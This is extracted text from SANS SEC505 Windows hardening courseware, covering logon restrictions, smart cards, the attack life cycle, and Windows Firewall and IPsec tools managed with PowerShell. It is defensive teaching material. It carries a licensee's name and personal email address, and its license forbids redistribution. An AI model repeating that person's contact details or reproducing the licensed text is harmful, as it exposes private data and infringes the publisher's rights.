share permissions to a folder or printer based on group memberships, so you can use these same group memberships to restrict access to TCP/UDP ports. But if a remote user does not have the "Allow access to the computer from the network" user right, the IPsec driver will enforce this restriction and deny all IPsec connections whatsoever. IPsec and the Windows Firewall are discussed elsewhere this week.


And don't forget that IPsec computer authentication also requires that the remote computer account have the "Access this computer from the network" right too; hence, you can also limit which machines can access a server using IPsec and this right.

Restrict Logon Hours and Workstations

When possible, restrict the days and hours when target users are permitted interactive logons, e.g., perhaps only during business hours, Monday through Friday. This won't be possible for network administrators, but for other targets, maybe so.



Also, restrict as narrowly as possible the list of computers where this logon may occur, and note that a single wildcard asterisk may be used when defining workstation restrictions. These options are both configured on the Account area of the user's property sheet in AD.



These restrictions may be impractical for OU Admins, but all Enterprise, Schema, and Domain Admins should be restricted as tightly as possible. Indeed, for these most-targeted of accounts, even RDP logons should be disallowed if possible (Remote Desktop

Services Profile area on property sheet) and certainly disable remote control (Remote Control area). Remember, Domain Admins are IT managers; they are not the people who actually implement and troubleshoot servers. Delegation of authority at the OU level is discussed elsewhere.

Require Smart Card Authentication

A "smart card" is the size and shape of a credit card, but it has a cryptographic CPU and some EEPROM memory embedded in it. There are also "smart tokens" that typically have a USB interface, but some are wireless or use a proprietary reader. Windows 8 and later also support using a TPM chip to implement a virtual smart card. Smart devices carry the user's public key certificate and private key. They enforce two-factor authentication because the user must 1) have the device and 2) know the PIN number to access it. If the device is lost or stolen, its digital certificate can be revoked.

Smart card authentication can be required on a per-user basis; hence, consider requiring a smart card for the interactive logon of target accounts (you do not have to put target accounts into their own OU for this). To force a user to have a smart card or token when logging onto their desktop, go to the Properties of that user account in AD > Account area > check the box labeled "Smart card is required for interactive logon".

Done! Great Job!



<# Congratulations!!! #>
\$Today.Completed = \$True

SANS

SEC505 | Securing Windows

Congratulations!

You have finished the manual!

Thank you for attending this seminar, and please complete the evaluation form. Your feedback plays an important role in the development of future courses and the editing of this current one.

Thank You!

505.4

Hardening Network Services with PowerShell

Licensed To: Jessica Bone <20joyceann@gmail.com> May 24, 2020

SANS

THE MOST TRUSTED SOURCE FOR INFORMATION SECURITY TRAINING, CERTIFICATION, AND RESEARCH | sans.org

PLEASE READ THE TERMS AND CONDITIONS OF THIS COURSEWARE LICENSE AGREEMENT ("CLA") CAREFULLY BEFORE USING ANY OF THE COURSEWARE ASSOCIATED WITH THE SANS COURSE. THIS IS A LEGAL AND ENFORCEABLE CONTRACT BETWEEN YOU (THE "USER") AND SANS INSTITUTE FOR THE COURSEWARE. YOU AGREE THAT THIS AGREEMENT IS ENFORCEABLE LIKE ANY WRITTEN NEGOTIATED AGREEMENT SIGNED BY YOU.

With the CLA, SANS Institute hereby grants User a personal, non-exclusive license to use the Courseware subject to the terms of this agreement. Courseware includes all printed materials, including course books and lab workbooks, as well as any digital or other media, virtual machines, and/or data sets distributed by SANS Institute to User for use in the SANS class associated with the Courseware. User agrees that the CLA is the complete and exclusive statement of agreement between SANS Institute and you and that this CLA supersedes any oral or written proposal, agreement or other communication relating to the subject matter of this CLA.

BY ACCEPTING THIS COURSEWARE, YOU AGREE TO BE BOUND BY THE TERMS OF THIS CLA. BY ACCEPTING THIS SOFTWARE, YOU AGREE THAT ANY BREACH OF THE TERMS OF THIS CLA MAY CAUSE IRREPARABLE HARM AND SIGNIFICANT INJURY TO SANS INSTITUTE, AND THAT SANS INSTITUTE MAY ENFORCE THESE PROVISIONS BY INJUNCTION (WITHOUT THE NECESSITY OF POSTING BOND) SPECIFIC PERFORMANCE, OR OTHER EQUITABLE RELIEF.

If you do not agree, you may return the Courseware to SANS Institute for a full refund, if applicable.

User may not copy, reproduce, re-publish, distribute, display, modify or create derivative works based upon all or any portion of the Courseware, in any medium whether printed, electronic or otherwise, for any purpose, without the express prior written consent of SANS Institute. Additionally, User may not sell, rent, lease, trade, or otherwise transfer the Courseware in any way, shape, or form without the express written consent of SANS Institute.

If any provision of this CLA is declared unenforceable in any jurisdiction, then such provision shall be deemed to be severable from this CLA and shall not affect the remainder thereof. An amendment or addendum to this CLA may accompany this Courseware.

SANS acknowledges that any and all software and/or tools, graphics, images, tables, charts or graphs presented in this Courseware are the sole property of their respective trademark/registered/copyright owners, including:

AirDrop, AirPort, AirPort Time Capsule, Apple, Apple Remote Desktop, Apple TV, App Nap, Back to My Mac, Boot Camp, Cocoa, FaceTime, FileVault, Finder, FireWire, FireWire logo, iCal, iChat, iLife, iMac, iMessage, iPad, iPad Air, iPad Mini, iPhone, iPhoto, iPod, iPod classic, iPod shuffle, iPod nano, iPod touch, iTunes, iTunes logo, iWork, Keychain, Keynote, Mac, Mac Logo, MacBook, MacBook Air, MacBook Pro, Macintosh, Mac OS, Mac Pro, Numbers, OS X, Pages, Passbook, Retina, Safari, Siri, Spaces, Spotlight, There's an app for that, Time Capsule, Time Machine, Touch ID, Xcode, Xserve, App Store, and iCloud are registered trademarks of Apple Inc.

PMP and PMBOK are registered marks of PMI.

SOF-ELK® is a registered trademark of Lewes Technology Consulting, LLC. Used with permission.

SIFT® is a registered trademark of Harbingers, LLC. Used with permission.

Governing Law: This Agreement shall be governed by the laws of the State of Maryland, USA.

SEC505.4

Securing Windows and PowerShell Automation

SANS

Hardening Network Services with PowerShell

© 2020 Jason Fossen, Enclave Consulting LLC | All Rights Reserved | Version # F01_01

Hardening Network Services with PowerShell
Enclave Consulting LLC © 2020

Licensed To: Jessica Bone <20joyceann@gmail_com> May 24, 2020

Document Legalities

All reasonable and good faith efforts have been exerted to verify that the information in this document is accurate and up to date. However, new software releases, new developments, new discoveries of security holes, new publications from Microsoft or others, etc. can obviate at any time the accuracy of the information presented herein.

Neither the SANS Institute nor GIAC provide any warranty or guarantee of the accuracy or usefulness for any purpose of the information in this document or associated files, tools, or scripts. Neither the SANS Institute, GIAC, nor the author(s) of this document can be held liable for any damages, direct or indirect, financial or otherwise, under any theory of liability, resulting from the use of or reliance upon the information presented in this document at any time.

This document is copyrighted (2020) and reproduction of this document in any number, in any form, in whole or in part, is expressly forbidden without prior written authorization.

Microsoft, MS-DOS, MS, Windows, Windows NT, Windows 2000, Windows XP, Windows 2003, Windows Server 2012, Active Directory, Internet Information Server, IIS, Group Policy, LAPS, and Proxy Server are either registered trademarks or trademarks of Microsoft Corporation in the United States and/or other countries. The pineal gland is what Rene Descartes thought linked the immaterial soul to the material body, for how else could something non-material cause the material body to change? Apache is a product and trademark of the Apache Software Foundation. Kerberos is a trademark of the Massachusetts Institute of Technology. Lotus Notes is a product and trademark of International Business Machines Corporation.

Other product and company names mentioned herein may be the trademarks of their owners.

The legal consequences of any actions discussed in this document are unknown. No lawyers or legal experts participated in the writing of any part of this document. Readers are advised to consult with their attorney before implementing any of the suggestions in this document.

Community Document Credits

Network security is something produced by a community. Because technologies change so rapidly, the important assets are not the particular software or hardware solutions deployed today, but the ability of the security community to evolve and work together. It is part of the mission of the SANS Institute to facilitate this. This manual is a community document in that it was written with reliance on the prior work of others and is updated regularly with the input of the security community members who use it. That means you.

If you find a significant error of fact or an important omission that would clearly add value to the document, please email the contact listed below. If your suggestion is incorporated, we would be pleased to list your name as a contributor.

Document Author: Enclave Consulting LLC, Jason Fossen (Jason@EnclaveConsulting.com)
SANS Version: F01_01
Author's Version: 34.1
Last Modified: 5.Mar.2020

Contributors:

Enclave Consulting LLC, Jason Fossen: author.
Brendan Moon (Compaq): changes for added clarity and technical correctness.
Lora Fulton (Boston University): dssec.dat file for AD permissions.
Rick Tuey (Logicon): good suggestions for user-friendliness.
Holly Villanueva (JCPenney's): loopback adapter issues corrected.
Scott Crawford (Evangel University): table of Alt characters for passwords.
Bill Boswell (winconsultants.com): AD permissions inheritance, slow RPC connection object facts.
Mike Forrester (HAS Corp): LDAPMINER.EXE
Christian Gauthier (Quebec): Delegwiz.inf
John Vanmeter (DOT): SecureResponses registry value.
George Garner (erols.com): NTFS 3.0 for 2000, and 3.1 for XP.
Ken Hoover (Yale University): excellent info about migrations to AD and DNS.
Dustin Decker (Mission, Kansas): numerous recommendations for additions.
Michael St.Vincent (Deloitte & Touche): time sync issues and tips.
Nelly Chien (consultant): syskey tip.
David Roncaglia (Autodesk): AdminSDHolder permissions.
Vladimir Markovic (SWS Securities): forcing TCP for Kerberos.
Walter Jones (McKesson): setting lockoutTime = 0 and KB294952.
Jason Felix (KDEN): correction to syskey behavior.
Scott Fendley (ISC): screenshots of DCPROMO, Support Tools, and loopback adapter (thanks!).
Dave Stevens (Carnegie Mellon): KB324949 for how to change default location for new objects.
Seth Robertson (Aegis Mortgage): event log max size of 300 MB for auditing AD.
David Hoelzer (Cyber-Defense): "local resource already in use" error message.
Sean Lynn (MITRE): BSOD may contain system key.
Elizabeth Aebersold (UT-Austin): great recommendations for smoother EDU on-sites.
David Perez (Human): lots of misc. updates, including the dsHeuristics property in AD.
Ryan Giles (Human): Changing the default User and Computers containers (KB324949).
Christian Gigandet (Human): Multiple fixes in this document and others.
Judy Feeny (Human): Interesting things about AD replication.
Philip Lewis (ASTM Test): New 20 Critical Controls URL.
Byron Folse (Jack Henry): Loopback adapter issues with VMs.
Rahisuddin Shah (Computer Aid): Managed By tab on RODC account.
Howard Wright (LLNL): GC and the Infrastructure Master.
Bruce Meyer (ISAC): Many useful tips and corrections.
Armond Rouillard (Army): lots of things—Go Army!

Justin Henderson (Human): MIC labels.
Smita Carneiro (Human): details on the Protected Users group.
Ginny Munroe (DeadlineDriven.com): lots of keyboardly stumbles—like this line!
Petr Sidopulos (Human): lots of typos and path fixes, in this book and others.
Charlie Goldner (Human): many fixes and suggestions.
Kevin Alt (Leidos): many fixes in this manual and others.
Monica Gelardo-Quash (SANS): thorough review and many fixes.

Table of Contents

Today's Agenda.....	7
Firewall and IPsec Tools.....	13
Windows Firewall: Network Profiles	19
Network Profile: Firewall Default Settings	23
Security Event Log	26
Managing Firewall Rules.....	29
Policy Stores for Firewall and IPsec Rules.....	34
Get-NetFirewallServiceHardeningRule.ps1	37
Multiple Filtering Layers: Rule Processing	38
On Your Computer	41
Today's Agenda.....	46
Overview of IPsec.....	47
Example IPsec Scenarios and Uses.....	55
Internet Key Exchange (IKE)	59
Encapsulating Security Payload (ESP).....	71
Connection Security Rules = IPsec Rules.....	75
IPsec Rule: Computers Tab	79
IPsec Rule: Protocols and Ports Tab.....	81
IPsec Rule: Authentication Tab	82
IPsec Rule: Advanced Tab.....	92
What Is Being Negotiated? What Are the Defaults?	94
Phase I: Main Mode Advanced Options	96
Phase II: Quick Mode Advanced Options	100
Null Encapsulation.....	103
Firewall Rule: General Tab > Customize Button	105
Deployment Automation Options.....	109
Group Policy Management	114
PowerShell Management	117
On Your Computer	123
Today's Agenda.....	127
What Is Server Hardening? How to Get Started?	128
Server Core vs. Graphical Desktop Experience.....	130
Server Nano	139
Remove Unnecessary Roles and Features	146
Server Manager Scripting with PowerShell.....	149
On Your Computer	151
Disable Unnecessary Windows Services	176
Service Recovery Options.....	179
Service Account Identities	181
Disable Obsolete Versions of SMB	191
Disable Unnecessary Name Resolution Protocols.....	199
Today's Agenda.....	207
PowerShell Logging.....	208
Start-Transcript -IncludeInvocationHeader	209

PSReadLine Module	211
Transcription Logging: Automatic Start-Transcript	214
Module Logging.....	220
Script Block Logging.....	222
PowerShell Core Logging.....	224
Audit All New Process Creations	229
Other PowerShell-Related Logging.....	232
Windows Audit Policies	238
Event Log Settings.....	245
Log Consolidation for SIEM Analysis	250
Congratulations!.....	253

Today's Agenda

- 1. Scripting Windows Firewall Rules**
- 2. Scripting IPsec for Role-Based Access Control**
- 3. Server Hardening Automation**
- 4. PowerShell and Windows Logging**

Today's Agenda

"Assume breach" means that we assume our adversaries or their malware are already inside the LAN. We have to design our defenses around assume breach, otherwise known as "defense-in-depth". One aspect of these security buzz phrases is "zero trust", meaning, we don't just assume an action or connection is trustworthy simply because it originates from inside the LAN or from a known user in Active Directory.

In this course, we will use PowerShell to script the management of Windows Firewall rules on workstations, servers, and domain controllers. For defense-in-depth, every network-attached device needs a packet filtering capability. It doesn't mean that all packets should be dropped by default; it means having the capability to regulate traffic.

We will also script the management of IPsec rules, but not for VPNs. We will combine our Windows Firewall and IPsec rules to restrict access to listening TCP/UDP ports such that only the necessary groups in Active Directory will have access to these ports. This is not based on source IP alone, but on group memberships. Until we discuss encryption, please assume that we will be using IPsec for plaintext connections by default (plaintext at the IPsec layer; the underlying protocol, like SSH, might be otherwise encrypted).

Next, we will add our Windows Firewall and IPsec rules to scripts that automate our server hardening. We don't want to create Windows Server VMs by hand like works of art. For DevOps-style automation, we need PowerShell scripts to build and reconfigure servers as needed. Our server hardening scripts should ideally do everything, such as managing roles, features, services, service account passwords, share permissions, IP addresses, DNS settings, shared folder permissions, and more.

Finally, we will examine the numerous logging capabilities surrounding PowerShell. There is logging support built into PowerShell itself, but there are also Windows logging capabilities that are directly relevant to PowerShell abuse and adversarial activity in general. We will see how to enable the necessary audit policies and logging options, but we can't analyze the log data in detail; this isn't a forensics course.

By the end of this course you will be able to:

- Manage Windows Firewall rules with PowerShell.
- Manage IPsec rules with PowerShell.
- Manage Windows Server roles and features with PowerShell.
- Manage Windows service accounts with PowerShell.
- Manage example roles with PowerShell, such as SMB and DNS.
- Log the PowerShell activity on machines in great detail.
- Manage Windows audit policies related to PowerShell and malware.

The Attack Life Cycle

There is a common pattern to the attacks of skilled adversaries. After an initial victim is compromised inside the network, likely through a browser or email client exploit, our adversaries often need to expand their power or "escalate their privileges" to move around inside the LAN and achieve their goals. This is true even if your adversaries are not so advanced or persistent, such as disgruntled employees or run-of-the-mill identity thieves.

The focus of today's manual is on understanding administrative privileges in Windows and Active Directory, learning how to control these privileges, and limiting the harm that follows after these administrative powers are abused. This is not a forensics or IDS course. The aim here is to incorporate damage control into the design of the network, i.e., to make it more security resilient, more "defensible". It's not possible to block 100% of privilege escalation attacks, but it's irrational to conclude from this that we should simply give up and resign ourselves to a never-ending series of incident response cleanups, a kind of forensics whack-a-mole game that never ends. We design our networks to be as defensible as practical—mainly constrained by personnel and budgetary limitations—then do detection and response to fill in the gaps.

Prioritize the High-Value Targets

Unless your budget-to-users ratio is amazingly high, you won't be able to secure everyone and everything. There just isn't enough time, money, and personnel to do it all perfectly, so we have to prioritize. Locking down your high-value servers, users, and the workstations of these users will go a very long way toward securing your network ("workstations" here includes laptops, tablets, and smartphones). But what makes a user or computer "high-value" anyway?

A server, user, or workstation is high-value typically for one of three reasons:

- 1) The device contains or controls the **ultimate goal(s) of the attacker**, such as credit card data or a SCADA system for a uranium centrifuge.
- 2) The user or device is an **initial soft target**, such as an unmanaged BYOD tablet without patches but connected to the internal LAN, which is useful as the first stepping stone or toehold to get into the LAN in the first place; the initial soft target provides a staging area or behind-the-lines launch platform through which to pivot and compromise other systems or user accounts inside the LAN.
- 3) The user or device is **powerful**, such as a service account or a Domain Admins member, which is useful for achieving the ultimate goal, maintaining a useful presence inside the LAN, and evading the defenders.

1) Ultimate Goals Could Be Anything

What might be the ultimate goal(s) of your attackers will be unique to your organization and who you image your adversaries to be. Some of your servers or workstations may contain or control valuable items such as:

- Intellectual property that is valuable to competitors, such as source code.
- Research data, such as pharmaceutical testing results.
- Contract negotiation emails and faxes.
- Classified engineering plans and project management reports.
- Military mission briefs with maps, schedules, objectives, etc.
- Radar and missile launch control systems software.
- SCADA management console software, such as at a utility company.
- Wire transfer applications in financial services departments.
- Bank transaction applications or processing services.
- Commodities trading applications at hedge funds.
- Just ask yourself what *you* think would be valuable to your adversaries?

2) Initial Soft Targets

Initial soft targets could be anything, but would especially include:

- Accounts for training, testing, guests, temporaries, etc.
- Default user accounts for appliances and applications.
- Devices with factory default configuration settings.
- The Guest account because of automatic logon.
- Older or unpatched operating systems.
- Older or unpatched software, especially browsers and PDF viewers.
- Zero-day exploits instantly convert hard targets into soft ones.
- Untrained users who fall for simple Social Engineering (SE) tricks.
- Trained users who fall for more elaborate or subtle SE tricks.

Just as you can't marry a girl or guy until you get that first date, so you can't take over a LAN *from within* until you've taken over that first initial machine inside the LAN. Once

an attacker has remote control of just one laptop or tablet inside the network, that device can be used as a stepping-stone for scanning, attacking, and taking over other systems.

The initial "Typhoid Mary" computer will perhaps be compromised through a browser exploit, malicious PDF, Word document with a macro, binary email attachment, or anything that gets the attacker's code to run on the target. This step often requires a bit of social engineering to trick the user into launching the malicious code.

Once infected, the compromised workstation might connect back to the attacker's command and control server through an SSL tunnel. Through the SSL channel, the attacker will upload more tools to maintain control of the box and evade detection. With a platform to leverage under the attacker's control, more tools will be uploaded to perform reconnaissance, sniff packets, gather data, scan other machines, extract passwords, capture keystrokes, exploit other unpatched machines that are "safe behind the firewall", and otherwise leapfrog from machine to machine on the way toward achieving the goals of the attacker.

Very often, the initial soft target is for a user or workstation that has no power. Restricted users and workstations are not very useful, so part of the attack life cycle is usually to elevate the attackers' privileges to get more power. Power is the ability to achieve the goals of the intrusion to begin with, so where is power concentrated in Windows Active Directory environments?

3) Power to Achieve Attackers' Goals

Powerful network devices and computers enforce security or provide access:

- Domain controllers (by far the most important).
- RADIUS servers.
- Proxy servers.
- Firewalls.
- IDS/IPS devices.
- VPN gateways.

Powerful users are typically members of groups like the following:

- Domain Admins.
- Enterprise Admins.
- Schema Admins.
- DnsAdmins.
- Cert Publishers
- Organizational Unit administrative accounts (OU Admins).
- Accounts for corporate executives and high-level managers.
- Accounts for wire transfers, online banking, purchasing, etc.
- Service accounts, e.g., the Exchange Site Services account.
- Accounts under which enterprise backup applications run.

- Any service account whose password is in the LSA Secrets.
- Accounts used for scheduled jobs that need elevated privileges.
- The local Administrator account on every machine.

And in the list of powerful devices above, we must include the workstations, laptops, tablets, and phones of users who are members of any of these groups. If you own the laptop of the Domain Admin, you own the domain.

If you are a member of any of the above groups, especially Domain Admins, then whatever computer you are sitting at, and whatever computer you authenticate to over the network, becomes at that moment a high-value target too. We will see later that when you authenticate as a Domain Admin to another machine, you are giving a piece of yourself to that box and asking it to act as your agent, to impersonate you, to exercise your power for you to accomplish something. But if that computer has been previously compromised, what it's really doing is *waiting for you* to foolishly authenticate to it and loan it your power. The malware waiting on that computer will happily act as your agent too.

Example: Service Account in Administrators Group

Imagine a background service that runs as a standard user account instead of as Local System or Network Service. The password for that service's user account is typically stored in plaintext under a special set of registry keys called the "LSA Secrets", which refers to a component of the kernel called the Local Security Authority (LSA). The LSA Secrets are stored under HKLM\Security\Policy\Secrets. The permissions on these keys only allow access to Local System by default, but there are hacking tools and exploits that can be used to extract the data anyway.

Service accounts are very often members of the local Administrators group. How often do companies reset the passwords on service accounts? Sometimes only every few years when the service is upgraded to the new version, or sometimes never.

So the problem is that if a soft target is compromised, like with a browser or PDF exploit after a bit of SE, it may have a service whose user account password is in the LSA Secrets, and this password is often identical across all/most of the other machines in LAN because they also have the service installed. (If this is a backup service or one used by the help desk, it's not unusual for nearly every workstation and server in the domain to have that service account.)

Now that the username and password have been compromised, the attackers use the compromised soft target as a platform for simply logging into (not really *hacking* into) any other desired machine in the LAN that also has that service.

Now if you are unlikely to be targeted by such advanced or persistent adversaries, if your main concerns are run-of-the-mill spyware and malicious insiders, then you'll still need to do the brainstorming and design your defenses accordingly, even if your defenses won't

need to be so expensive. Count yourself lucky! In this course, we concentrate on the hard cases because defenses against *them* should cover the easy cases too.

Firewall and IPsec Tools

MMC Snap-In:

- Windows Firewall

PowerShell:

- Over 200 networking cmdlets!
- `get-help *-net*`


Legacy Scripting:

- NETSH.EXE



Firewall and IPsec Tools

The original version of Windows XP had a built-in firewall called the Internet Connection Firewall (ICF). Service Pack 2 for XP drastically improved the ICF and it was renamed to the Windows Firewall (WF). Starting with Windows Vista, the firewall was again enhanced and this time not so eloquently renamed to Windows Firewall *with Advanced Security* (WFAS). Importantly, the IPsec driver in Vista and later is tightly integrated with WFAS, and IPsec is primarily managed through the WFAS snap-in.



WFAS is built into the operating system, stateful, easy to configure, and supported by Microsoft; can be managed through Group Policy or custom scripts (NETSH.EXE); and works with all types of interfaces (LAN cards, 802.11 wireless, dial-up connections, VPN tunnels, etc.). WFAS also is compatible with the Internet Connection Sharing service, provides good ASCII text logging in W3C Extended format, and can easily be configured

to permit access to services on the host itself or to another machine behind it on the LAN, such as to an HTTP or FTP server. The WF in XP-SP2 had only meager egress filtering, but WFAS filters both inbound and outbound traffic with equal facility.

On the bad side, though, WFAS lacks the sophisticated intrusion detection capabilities of some other popular personal firewalls, doesn't work on Windows 2000/XP/2003, and there's no built-in support for automatic upload of log data to a central server. The flexibility of WFAS also comes with an administrative price: complexity. A large part of that complexity comes from having different rules for different network profiles and the IPsec integration.


Defense-in-Depth

It's important to understand that WFAS is not just for laptop and home use. The firewall is supposed to be enabled on all machines, both workstations and servers, whether they are "safe" inside the corporate LAN or outside on the internet. Defense-in-depth means you no longer have just a perimeter firewall; you are performing filtering on every single computer under your control. To make this possible, however, you must be able to 1) manage the firewall across the enterprise and 2) provide filtering exceptions for remote administration, troubleshooting, backups, monitoring, and other necessary communications (while blocking the rest). IPsec actually makes this *easier* because you can make firewalling exceptions but only for traffic secured with IPsec.

There are a variety of tools for managing the Windows Firewall and IPsec.

Windows Firewall with Advanced Security (Vista and Later)

Starting with Windows Vista, the primary tool for managing IPsec is also the MMC snap-in for managing the firewall: Windows Firewall with Advanced Security. Specifically, it is the Connection Security Rules container in that snap-in, as well as the IPsec Settings tab in the properties of the snap-in itself.



PowerShell 3.0 and Later

PowerShell 3.0 and later include over 200 cmdlets for managing IPsec, firewall rules, and networking settings in general. It's best to assume that if a networking setting can be managed with a graphical tool, it can be managed from the command line as well.

PowerShell 3.0 is included by default on Server 2012 and Windows 8, but you can always download the latest version from <http://www.microsoft.com/powershell> (though some features may require a recent operating system version).

To see a listing of the cmdlets for IPsec, firewall rules, network interfaces, TCP/IP, etc.:

```
Get-Help *-net*

# Multiple wildcards can be used to narrow the output list.

Get-Help *-net*ipsec*
Get-Help *-net*firewall*
Get-Help *-net*ip*

# Get the full help for a cmdlet with the -Full switch.

Get-Help Set-NetIPAddress -full
```

NETSH.EXE

NETSH.EXE is a command line utility for managing network adapters, protocols, and some network services, such as WINS, DHCP, and on Windows Server 2003, and later, IPsec too. NETSH.EXE is one of the most important new command line tools from Microsoft. Search on the tool's name in Windows XP/2003 Help for more information, and note that it does support the "-r" switch to operate against remote systems.

For a taste of what NETSH.EXE can do for you, try these commands one at a time:

```
netsh.exe int ip show address

netsh.exe int ip set ?

netsh.exe int ip show offload
```

The last command above will show the IPsec offload characteristics (if any) of your network adapter card. These network interface cards have on-board processors for handling some of the CPU work of doing IPsec. On Windows Server 2003, you can also manage your IPsec settings with NETSH.EXE. This will be discussed later in the manual, along with IPSECPOL.EXE (2000) and IPSECCMD.EXE (XP).

IP Security Monitor MMC Snap-In (XP and Later)

IP Security Monitor is an MMC snap-in that can be used to view IPsec statistical data and session information on local or remote Windows XP or later systems (not 2000). It can display hostnames instead of IP addresses, if desired, and supports a query feature that helps to determine which IPsec rule would govern certain types of traffic. It is a GUI version of the data that can be acquired with "ipsecmd.exe show all".




In Windows Vista and later, some of this snap-in's functionality has been added to the Monitoring > Security Associations container in the Windows Firewall with Advanced Security snap-in too.

IP Security Management MMC Snap-In (2000/XP/2003)

The primary IPsec configuration tool for Windows 2000/XP/2003 is the "IP Security Policy Management" MMC snap-in. It is available on newer operating systems as well even though it is no longer primary for them. This utility can be used to do the following:

- Configure local IPsec Policies in a computer's registry.
- Assign local IPsec Policies from a computer's registry.
- Configure IPsec Policies in Active Directory.
- Create, edit, and delete IPsec Filters, Filter Actions, and other IPsec options.
- Check IPsec Policy integrity.
- Restore the built-in Policies to their default settings.
- Import/export Policies from/to files.


The IP Security Policies snap-in must be installed by hand. It is not in the Administrative Tools folder. When installed, the snap-in can be used to manage IPsec Policies stored either in Active Directory or on the local machine.



Checking Policy integrity will verify that the Filters and Filter Actions linked to the Policy are valid, that the locally cached Policy matches the Policy stored with Group Policy, and that the internal structure of the IPsec Policy is consistent. You can also export/import Policies for backup purposes. For either, right-click on the "IP Security Policies" snap-in and select All Tasks.

IPsec Diagnostic Tool

